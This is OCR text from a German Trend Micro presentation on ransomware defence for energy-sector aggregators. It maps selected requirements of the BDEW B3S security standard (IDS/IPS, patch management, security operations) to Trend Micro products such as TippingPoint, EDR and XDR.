
WannaCry Ransomware Schutz wurde im März 2017 ausgeliefert. (Anpassungen im May 2017)

TREND MICRO

Marktführer im Bereich Vulnerability Disclosure

Zero Day Initiative

- 3500+ unabhängige Schwachstellen Forscher
- Deckte über die Hälfte aller CVEs in 2018 auf




Source: IHS Markit, 2018 Public Vulnerability Market

TREND MICRO | research

Ransomware im IT-SG Kontext

Vorkehrungen zur Abwehr



bdew
Energie. Wasser. Leben.

BDEW Bundesverband der Energie- und Wasserwirtschaft e. V.
Reinhardtstraße 32
10117 Berlin

Branchenspezifischer Sicherheitsstandard für Anlagen oder Systeme zur Steuerung / Bündelung elektrischer Leistung (B3S Aggregatoren)

Nach § 8a Abs. 2 BSI-Gesetz

Stand 01.03.2019
Version 1.0

TREND MICRO

8 Anhang A – Maßnahmen Technische Informationssicherheit (Auswahl 4 aus 42)


A 3.1.6 Schnittstellenkontrolle, Intrusion Detection/Prevention (IDS, IPS)
An allen Netzübergängen und Schnittstellen zu Netzwerken zur Messung, Überwachung, Steuerung und Regelung des kDL-Teilprozesses SBeL müssen überwacht werden.

A 3.2.5 Detektionswerkzeuge für gezielte Angriffe auf Webseiten bzw. E-Mails
Eingehende E-Mail sowie der Internet Verkehr muss auf gezielte Angriffe hin überwacht werden.

A 3.3.3 Zentrales Patch- und Änderungsmanagement, Konfigurationsmanagement
Es muss ein zentrales Patch- und Änderungsmanagement sowie ein Konfigurationsmanagement umgesetzt werden.

A 3.3.7 Security Operation
Es müssen Prozesse zur Überwachung eines sicheren Betriebs mit einem regelmäßigen Reporting etabliert werden sein

Segmentierung im Netzwerk



Prevention

- Perimeterverteidigung um Cyberangriffe aufzuhalten
- Stoppt Angriffe auf Schwachstellen, die nicht gepatched werden können.

Trend Micro Lösung:
TippingPoint Threat Protection System

Schnittstellenkontrolle, Intrusion Detection/Prevention (IDS, IPS)

- Real World Beispiel – Aramco – der weltweit größte Erdöllieferant
- Aramco fokussierte seine Sicherheit auf die Förderanlagen. Effektiv hatten sie zwei Netzwerke.
- Angenommen wurde, dass ein Angreifer versuchen würde die Schlüsseltechnologien anzugreifen
- Der tatsächliche Angriff legte alles andere lahm. Aber das Öl floß weiter.

A 3.3.3 Zentrales Patch- und Änderungsmanagement, Konfigurationsmanagement

Es muss ein zentrales Patch- und Änderungsmanagement sowie ein Konfigurationsmanagement umgesetzt werden.

Verschiedene Betriebssysteme

Out of Support Betriebssysteme

Bereitstellungs-faktoren

Cloud/Virtuali-sierung – Hardware – Container, Serverless

Limitierte Ressourcen – Personal & Finanziell

Trend Micro Hybrid Cloud Security Solution

Pre-deployment

Runtime / Deployed

Container Image Scanning

Vulnerability Scanning

Malware Detection

Sweeping & Hunting

Network Security

Intrusion Prevention

Firewall

Vulnerability Scanning

System Security

Application Control

Integrity Monitoring

Log Inspection

Malware Prevention

Anti-Malware

Behavioral Analysis Machine Learning

Sandbox Analysis

Patchmanagement

Änderungsmanagement

Environments

Containers

Cloud

Virtual Server


Data Center

Platforms

u.a. Windows 2003, 2008

API & Integrations

Erkennung und Bekämpfung von Angriffen



A 3.2.5 Detektionswerkzeuge für gezielte Angriffe auf Webseiten bzw. E-Mails
Eingehende E-Mail sowie der Internet Verkehr muss auf gezielte Angriffe hin überwacht werden.

A 3.3.7 Security Operation
Es müssen Prozesse zur Überwachung eines sicheren Betriebs mit einem regelmäßigen Reporting etabliert werden sein

A 3.7.3 Aufrechterhaltung des aktuellen Informationsstands durch Bezug von Warnungen, CERT-Meldungen, Lagebild
Der Betreiber muss sicherstellen, dass er jederzeit über einen aktuellen Informationsstand bezüglich der für den Aggreggatorbetrieb relevanten Informationssicherheitslage verfügt.

Herausforderungen

1. Erkennen/Entdeckung eines Vorfalles (Detection)

2. Untersuchung auf Verbreitung und Ernsthaftigkeit des Problems (Detection)

Rechtzeitige Meldung an das BSI

3. Bereinigung & Gegenmaßnahmen(Response)

TREND MICRO

Die Industrieantwort ist Endpoint Detection & Response – ein guter erster Schritt

Malware Funde,

Telemetrie-

& Metadaten

Endpoint
Aktivitäts
Aufzeichung

Automatisierte
Korrelation &
Erkennung

IOC Sweeping

Threat Hunting
(Suche nach
IOA)

Root-cause
Analyse

Bedrohungen
- erkennen


- eindämmen

- untersuchen

TREND MICRO

Aber reicht das?


Korellieren Sie Daten aus allen Bereichen




Needed

Automatisieren Sie bei Erkennung und Durchführen von Gegenmaßnahmen

Sonderstellung E-Mail



Trend Micros Ansatz heißt XDR



TREND MICRO™

THE ART OF CYBERSECURITY

Unknown threats detected and stopped over time by Trend Micro. **Created with real data by artist Brendan Dawes.**